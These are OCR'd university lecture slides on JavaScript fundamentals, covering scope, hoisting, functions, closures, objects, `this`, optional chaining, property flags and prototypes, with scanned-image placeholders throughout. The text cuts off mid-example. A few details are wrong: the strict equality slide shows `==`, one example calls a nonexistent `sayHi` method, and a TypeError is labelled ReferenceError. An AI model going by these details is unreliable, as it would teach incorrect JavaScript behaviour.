
```
let n; //variable declaration  
n=1;  
if(n>0){  
    let n=2; //shadows n variable from external scope  
    //let n; //error: cannot re-declare in the same block  
    console.log(n); //output: 2  
}  
console.log(n); //output: 1
```



# VARIABLES AND SCOPE: CONST KEYWORD

- **const** can be used to declare block-scoped local constants
  - Variables whose value cannot be re-assigned
- Hoisting behaviour is similar to **let**

```
const n=42;
console.log(n); //output: 42
n=43; //raises a TypeError
```




# VARIABLES: BEFORE ECMASCIRIPT 6

Before the introduction of ECMAScript 6 (2015), variables could be declared using the `var` keyword, or even **implicitly**

- Unless you **really** need to support very old browsers, you should not declare variable in these ways
- They have some rather **confusing** and **error-prone** properties

```
if(true){  
    console.log(n);  
    var n=1;  
}  
console.log(n);
```




# VARIABLES AND SCOPE: VAR HOISTING

- Variables declared using `var` are hoisted to the closest function or global scope (no block-level scope) and are also initialized to `undefined`!

```
if(true){  
    console.log(n); //output: undefined  
    var n=1;  
}  
  
console.log(n); //output: 1
```


```
var n;  
if(true){  
    console.log(n); //output: undefined  
    n=1;  
}  
  
console.log(n); //output: 1
```



# VARIABLES AND SCOPE: IMPLICIT DECL.

- Variables can also be implicitly declared, for example by simply using them in an assignment without any keyword
- Doing so results in the creation of a **global variable**
- **It's a bad practice, very error prone, and you should never do this**
- It is also **forbidden in the JavaScript «strict mode»**, and results in a ReferenceError

```
"use strict"  
  
msg = "pls don't do this"
```



# PRIMITIVE DATA TYPES

```
let x; // variable declared and initialized to undefined  
console.log(typeof x); // undefined
```

```
x=42;  
console.log(typeof x); // number  
x=3.14;  
console.log(typeof x); // number  
x="hello";  
console.log(typeof x); // string  
x='hello';  
console.log(typeof x); // string  
x=false;  
console.log(typeof x); // boolean  
x=10e12;  
console.log(typeof x); // number
```

```
x=42/0; // Infinity  
console.log(typeof x); // number  
x=42 * "Hello"; // NaN  
console.log(typeof x); // number
```

# BASIC OPERATORS

You should already be familiar with most JavaScript operators

Operator	Description
=	Assignment
+	Addition
-	Subtraction
*	Multiplication
**	Exponentiation (since <a href="#">ECMAScript 2016</a> )
/	Division
%	Modulus (Division Remainder)
++	Increment
--	Decrement

# COMPARISON OPERATORS

Comparisons operators are the same as Java, with the addition of ===

Operator	Description
==	equal to
===	<b>equal value and equal type</b>
!=	not equal
!==	<b>not equal value or not equal type</b>
>	greater than
<	less than
>=	greater than or equal to
<=	less than or equal to
?	ternary operator

# LOOSE EQUALITY OPERATOR

The **loose equality** operator (`==`) checks whether its two operands are equal

- The operator attempts to convert and compare operands that are of different types

```
console.log(42 == 42)      //true
console.log("JS" == "JS")  //true
console.log("1" == 1)       //true
console.log(0 == false)    //true
console.log(true == 1)     //true
console.log(true == "1")   //true
console.log(true == 42)    //false
```

# STRICT EQUALITY OPERATOR

The **strict equality** operator (`==`) checks whether its two operands are equal without type conversion

- If the operands are of different types, the check immediately returns **false**

```
console.log(42 === 42)      //true
console.log("JS" === "JS") //true
console.log("1" === 1)      //false
console.log(0 === false)    //false
console.log(true === 1)     //false
console.log(true === "1")   //false
console.log(true === 42)    //false
```

# CONTROL FLOW

If, If-else, for, while, do, switch have the same syntax and semantics as Java. continue and break statements also work just like in Java.

```
if(condition){  
    //code  
}  
  
if(condition){  
    //code  
} else {  
    //code  
}  
  
do {  
    //code  
} while(condition);
```

```
for(let i=0;i<10;i++){  
    //code  
}  
  
while(expression){ /* code */ }  
  
switch(expression){  
    case value:  
        //code  
        break;  
    default:  
        //code  
}
```

# FUNCTIONS



# FUNCTIONS

Functions can be declared using the following syntax:

```
function greet(name){  
    console.log(`Hello ${name}`); //backticks for template literals  
}  
  
greet("Web Technologies"); //prints "Hello Web Technologies"
```

The **scope** of a function declaration is the current scope in which the declaration happens.

**Note: backticks («`»)** can be inserted using **ALT+096** on the numpad (on Windows), if you have an italian keyboard

# FUNCTIONS: DEFAULT ARGUMENTS

When no arguments are passed in a function call, parameters are initialized to **undefined**

Functions can have different **default values** for parameters, declared as follows:

```
function greet(name, message="Hello"){ //message has a default value
    console.log(` ${message} ${name}`);
}

greet("Web Technologies");           // Hello Web Technologies
greet("Web Technologies", "Ciao");   // Ciao Web Technologies
greet();                            // Hello undefined
```

# FUNCTIONS: HOISTING

Hoisting applies also to function declarations

```
greet("Web Technologies"); //prints "Hello Web Technologies" (!)

function greet(name, message="Hello"){
  console.log(` ${message} ${name}`);
}
```

# FUNCTIONS: INNER SCOPE AND VISIBILITY

- A function creates its own scope
  - Variables (and functions) declared inside it are not visible in outer scopes
- A function can access variables from the outer scopes (**closure**)
  - Provided they are not masked in their own scope

```
let message = "Hello";
console.log(greet("Web Technologies")); //output: Hello Web Technologies!

function greet(name){           // hoisted to the beginning of the global scope
    return generateMessage();
    function generateMessage(){ // hoisted to the beginning of greet's scope
        return `${message} ${name}!`;
    }
}
```

# FUNCTIONS: INNER SCOPE AND VISIBILITY

- In the previous example, `generateMessage` is local to the scope of the `greet` function
- It cannot be referenced from outside that scope.

```
let message = "Hello";
console.log(greet("Web Technologies")); //output: Hello Web Technologies!

function greet(name){
  return generateMessage();
  function generateMessage(){ // hoisted to the beginning of greet's scope
    return `${message} ${name}!`;
  }
}

generateMessage(); // Raises ReferenceError: generateMessage is not defined
```

# FUNCTION EXPRESSIONS

Functions can also be created using function expressions and assigned to a variable.

```
// standard function expression
let greet = function(name) {
  console.log(`Hello ${name}!`);
}
```

```
greet("Web Technologies"); // output: Hello Web Technologies!
```

```
// alternative, using arrow functions
let greet = (name) => {
  console.log(`Hello ${name}!`);
}
```

**Same rules as variable hoisting apply in these cases!**

# FUNCTION EXPRESSIONS

Hoisting examples:

```
greet(); //ReferenceError: undefined
{
  greet(); //output: Hello

  function greet(){
    console.log("Hello");
  }
}
```

```
salute(); //ReferenceError: undefined
{
  salute(); //ReferenceError: uninitialized

  let salute = function(){
    console.log("Howdy");
  }
}
```

# NESTED FUNCTIONS

- A function is **nested** when it is created inside another function
- Nested functions can be returned and used outside the original function
- No matter where they are used, **nested functions can access the outer context of the function that created them**

```
function getGreeter(message) {  
  let sep = ",";  
  return function(name) {  
    console.log(` ${message}${sep} ${name}!`);  
  }  
}  
  
let helloGreeter = getGreeter("Hello");  
helloGreeter("Web"); //Hello, Web!  
  
let howdyGreeter = getGreeter("Howdy");  
howdyGreeter("JS"); //Howdy, JS!
```

# OBJECTS

# OBJECTS

- Objects are containers of **key:value** data

```
let a = new Object(); // "object constructor" syntax
let b = {};          // "object literal" syntax, used more often
```

- We can add **properties** to an object when we create it

```
let pet = {
  name: "Hannibal",    // by key "name" store value "Hannibal"
  age: 7                // by key "age"   store value 7
}
```

- A property has a **key** (a.k.a. **name** or **identifier**) before the «:», and a value to the right of it. Property declarations are comma-separated.

# OBJECTS: ACCESSING PROPERTIES


- Properties can be accessed using the **dot** notation

```
let pet = {  
    name: "Hannibal",  
    age: 7  
}  
  
console.log(pet.name);      // output: Hannibal  
console.log(pet.age);      // output: 7  
console.log(pet.nickname); // output: undefined
```

# OBJECTS: ADDING/DELETING PROPERTIES

- Properties can also be added using the dot notation

```
let pet = {  
    name: "Hannibal",  
    age: 7  
}  
  
pet.nickname = "the Affable"; // new property  
delete pet.age; // delete property  
  
console.log(pet.name); // "Hannibal"  
console.log(pet.age); // undefined  
console.log(pet.nickname); // "the Affable"  
  
console.log(pet); // print object in console  
console.table(pet); // alternative way to print objects in console
```



The screenshot shows the output of the `console.table(pet)` command. It displays the object's properties in a tabular format:

(index)	Values
name	Hannibal
nickname	the Affable

At the bottom right of the table is a small blue icon with a white 'e' inside.

# OBJECTS: SQUARE BRACKETS NOTATION

- Property keys can also contain spaces and be accessed using the square bracket notation:

```
let dog = {  
    name: "Sif",  
    "is a good boy": true  
}  
  
console.log(dog["name"]);  
console.log(dog["is a good boy"]);  
//expressions can be used as keys  
dog["is the "+"best boy"] = true;  
  
console.table(dog);
```

console.table()  
script.js:33:9

(index)	Values
name	Sif
is a good boy	true
is the best boy	true

» | 

# OBJECTS: REFERENCES

Variables assigned to an object store a **reference** to the object, not the object itself

```
let firstPet = {  
    name: "Richard",  
    species: "Lizard"  
}  
  
let secondPet = firstPet;  
secondPet.name = "Chuck";  
secondPet.species = "Duck";  
  
console.log(firstPet); // Object { name: "Chuck", species: "Duck" }  
console.log(secondPet); // Object { name: "Chuck", species: "Duck" }  
console.log(firstPet == secondPet); // true, same value  
console.log(firstPet === secondPet); // true (both are references, same value)
```

# OBJECTS: CLONING

- How can we actually create a **clone** of an object?
- We need to iterate over each property, and copy them one by one

```
function clone(object){  
  let copy = {}; // new object  
  for(let key in object){  
    copy[key] = object[key];  
  }  
  return copy;  
}
```

```
let pet = {  
  name: "Richard", species: "Lizard"  
}  
  
let copy = clone(pet);  
  
copy.name = "Chuck";  
console.log(pet.name); // Richard  
console.log(copy.name); // Chuck
```

# OBJECTS: SHALLOW AND DEEP CLONING

- The value of an object's property might be another object
- The clone function we implemented creates a **shallow** clone
  - Inner objects are not cloned themselves, but only references are copied

```
function clone(object){  
  let copy = {};  
  for(let key in object){  
    copy[key] = object[key];  
  }  
  return copy;  
}
```

```
let pet = {  
  name: "Garfield", species: "Cat",  
  owner: {  
    name: "John", age: 17  
  }  
}  
  
let copy = clone(pet);  
copy.owner.name = "Liz";  
console.log(pet.owner.name); // Liz  
console.log(copy.owner.name); // Liz
```

# OBJECTS: SHALLOW AND DEEP CLONING

- To obtain a **deep** clone (i.e., clone also the inner objects), we need to use recursion
- Implementing clone methods from scratch has didactic value, but we don't need to implement them everytime
- Built-in alternative include:
  - [Object.assign\(\)](#) (shallow)
  - [structuredClone\(\)](#) (deep)

```
// deep clone
function clone(object){
  let copy = {};
  for(let key in object){
    if(typeof object[key] === "object"){
      copy[key] = clone(object[key]);
    } else {
      copy[key] = object[key];
    }
  }
  return copy;
}
```

# OBJECTS: METHODS

- Object properties can also be functions
- Functions that are a property of an object are called **methods**
- The following are all equivalent ways of defining methods

```
let p = {  
  name: "John",  
  age: 17,  
  greet: function(){  
    console.log("Hi!");  
  }  
}  
  
p.greet(); // Hi!
```

```
let p = {  
  name: "John",  
  greet: greet  
}  
  
function greet(){  
  console.log("Hi!");  
}
```

```
let p = {  
  name: "John"  
}  
  
p.greet = function(){  
  console.log("Hi!");  
}
```

# OBJECTS: METHOD SHORTHAND

- There also exists a shorter syntax for declaring methods in an object literal

```
// classic version
let p = {
  name: "John",
  greet: function(){
    console.log("Hi!");
  }
}

p.sayHi(); // Hi!
```

```
// shorthand version
let p = {
  name: "John",
  greet(){
    console.log("Hi!");
  }
}
```

# THE "THIS" KEYWORD

- It's common for object methods to refer to other properties of the same object
- Methods can access the object containing them via the **this** keyword

```
let john = {  
    name: "John",  
    greet(){  
        console.log(`Hi, I'm ${this.name}!`);  
    }  
}  
  
john.greet(); // Hi, I'm John!
```

# THE "THIS" KEYWORD

- The value of **this** is evaluated at run-time, depending on the context

```
let john = {name: "John"};
let will = {name: "Will"};

let greet = function(){
  console.log(`Hi, I'm ${this.name}`);
}

// same function is assigned as a method to two objects
john.greet = greet;
will.greet = greet;

john.greet(); // Hi, I'm John!
will.greet(); // Hi, I'm Will!
```

# OBJECT METHODS: ARROW FUNCTIONS

- Arrow functions have no **this**.
- If **this** is referenced in an arrow function, it is taken from the outer context

```
let john = {nick: "John"};
let will = {nick: "Will"};

let greet = () => {
  console.log(`Hi, I'm ${this.nick}`);
}
john.greet = greet;
will.greet = greet;

john.greet(); // Hi, I'm undefined!
will.greet(); // Hi, I'm undefined!
```

# OBJECTS: CONSTRUCTORS

So far, we created objects using the object literal syntax `{...}`.

- What if we need to create many similar objects?
- We can do that using **constructor functions** and the **new keyword**

Constructors are just regular functions. Two conventions apply:

1. Their name should start with a capital letter
2. They should only be invoked using the **new keyword**

# OBJECTS: CONSTRUCTORS

```
function Pet(name, species){  
    this.name      = name;  
    this.species   = species;  
    this.age       = undefined;  
}  
  
let rick  = new Pet("Richard", "Lizard");  
let chuck = new Pet("Chuck", "Duck");
```

When a function is executed with **new**:

1. A new empty object is created and assigned to **this**
2. The function body executes. Typically it modifies **this**
3. The value of **this** is returned

# OBJECTS: OPTIONAL CHAINING

- If we access an undefined property we get an undefined value

```
let pet = {  
  name: "Garfield"  
}  
console.log(pet.species); // undefined
```

- Sometimes, we might try to access a property of an undefined property, which results in an error

```
console.log(pet.owner.name); //throws ReferenceError
```

# OBJECTS: OPTIONAL CHAINING

- In many practical cases, we might prefer getting an undefined value (e.g.: meaning that there is no known pet owner name) rather than an error.
- We could explicitly check that a property is defined before accessing its inner properties, but that's quite repetitive and unelegant

```
let ownerName = pet.owner ? pet.owner.name : undefined;
```

- The optional chaining operator «?.» is handy in these situations
  - It immediately stops («short-circuits») the evaluation if the left part is undefined, returning **undefined**

```
let ownerName = pet.owner?.name;
```

# OPTIONAL CHAINING: VARIANTS

- Optional chaining can also be used to call a function that might not exist, or when accessing properties with the square brackets notation

```
let john = {  
    name: "John",  
    greet(){ return "Hi!"; },  
    address: { "street name": "Web Dev Blvd" }  
}  
  
let mike = { name: "Mike", age: 17 }  
  
console.log( john.greet?.() ); // Hi!  
console.log( mike.greet?.() ); // undefined  
console.log( john.address?.['street name']); // Web Dev Blvd  
console.log( mike.address?.['street name']); // undefined
```

# OBJECTS: CONFIGURING PROPERTIES

Object properties, beside having a **value**, have three **special attributes** (called **flags**):

- **Writable**: if true, the value can be changed. Otherwise, it's read-only
  - **Enumerable**: if true, property is listed in loops
  - **Configurable**: if true, the property can be deleted and its flags can be modified
- 
- When we create a property in the «traditional» way, all the flags are set to **true**

# OBJECTS: CONFIGURING PROPERTIES

```
let pet = { species: "cat" }

Object.defineProperty(pet, "name", {
  value: "Garfield",
  writable: false,
  enumerable: false,
  configurable: false
})

for(let key in pet){
  console.log(`Key: ${key}`); //only prints Key: species
}
pet.name = "Odie"; //TypeError: "name" is read-only
delete pet.species; //works
delete pet.name; //TypeError: property "name" is non-configurable
```

- Properties can be defined also using Object.defineProperty()
- When props are created in this way, all flags default to **false**

# OBJECTS: PROPERTY GETTERS AND SETTERS

There are two kinds of object properties:

- **Data properties**: store a value (the ones we've seen so far)
- **Accessor properties**: functions that are executed when a property is accessed (in read mode or write mode)

Accessor properties are represented by a **getter** (invoked when the property is read) and by a **setter** (invoked when it is assigned)

- The **get** and **set** keywords can be used to denote getters and setters in object literals

# OBJECTS: PROPERTY GETTERS AND SETTERS

```
let p = {
  first: "John",
  last: "Smith",
  get fullName(){
    return `${this.first} ${this.last}`;
  },
  set fullName(name) {
    [this.first, this.last] = name.split(" "); // fancy destructuring assignment
  }
}
// notice that we access fullName as a property and not as a function (no "()")!
// from the outside, there is no difference between data and accessor properties
console.log(p.fullName); //John Smith
p.fullName = "Jane White";
console.log(p.fullName); //Jane White
p.fullName(); //TypeError: p.fullName is not a function
```

# REFERENCES

- **The Modern JavaScript Tutorial**

Freely available at <https://javascript.info/> or on [GitHub](#)

Part 1: An Introduction, JavaScript Fundamentals, Code Quality (3.1 to 3.4), Objects: the basics (4.1 to 4.6), Data types (5.1 to 5.3), Advanced working with functions (6.3).

- **Eloquent JavaScript (3rd edition)**

By Marijn Haverbeke

Freely available at <https://eloquentjavascript.net/>

Chapters: Introduction, 1 to 6.


- **Learn JavaScript**

MDN web docs course

<https://developer.mozilla.org/en-US/docs/Learn/JavaScript>



You can check out this page if you need a quick JavaScript reference. Contains many examples.



**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II  
WEB TECHNOLOGIES — LECTURE 06**

# JAVASCRIPT: PART II

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)

<https://luistar.github.io>

<https://www.docenti.unina.it/luigiliberolucio.starace>



# PREVIOUSLY, ON WEB TECHNOLOGIES

So far we've learned the key concepts of the JavaScript language:

- **Variables, functions, scope (and hoisting)**
- **Objects, constructors**


Today we'll continue dwelling into the JavaScript language and learn some other core concepts:

- **Prototypes and Inheritance**
- **Data Structures (Arrays, Maps, Sets)**
- **Classes**
- **Modules**

# PROTOTYPES AND INHERITANCE

# OBJECTS: PROTOTYPES AND INHERITANCE

- Inheritance is an essential aspect of object-oriented programming
- JavaScript features **Prototypal inheritance**
- Every object has a **special hidden property** called **[[Prototype]]**
- **[[Prototype]]** is either **null**, or references another objects
- When we access a property of an object, and it's missing, JavaScript searches for the property by traversing the prototype chain



# OBJECTS: PROTOTYPES

```
let pet = {  
    legs: 4, greet(){ console.log("..."); }  
}  
let cat = {  
    __proto__: pet //setting the prototype  
}  
cat.greet(); //..."  
console.log(cat.legs); //4  
console.log(cat.__proto__); //Object { legs: 4, greet: greet() }
```

- \_\_proto\_\_ is a getter/setter for the actual **[[Prototype]]** property
- In modern JavaScript, it is possible to use [Object.getPrototypeOf\(\)](#) and [Object.setPrototypeOf\(\)](#)

# OBJECTS: WORKING WITH PROTOTYPES

- Prototypes are **only used when reading properties**
- **Write/delete operations work directly on the object**

```
let pet    = { legs: 4 }

let cat    = { name: "Garfield" }
let snake = { name: "Salazar" }

Object.setPrototypeOf(cat, pet);
Object.setPrototypeOf(snake, pet);


snake.legs = 0
console.log(`Cat legs: ${cat.legs}`);      // Cat legs: 4
console.log(`Snake legs: ${snake.legs}`); // Snake legs: 0
console.log(`Pet legs: ${pet.legs}`);      // Pet legs: 4
```



# CONSTRUCTORS AND PROTOTYPES

- We can create objects using Constructor functions, like «`new Pet()`»
- When `Pet.prototype` is an object, the `new` operator uses it to set the `[[Prototype]]` for the newly created object

```
let pet = {  
  eats: true  
};  
function Duck(name) {  
  this.name = name;  
}  
Duck.prototype = pet;  
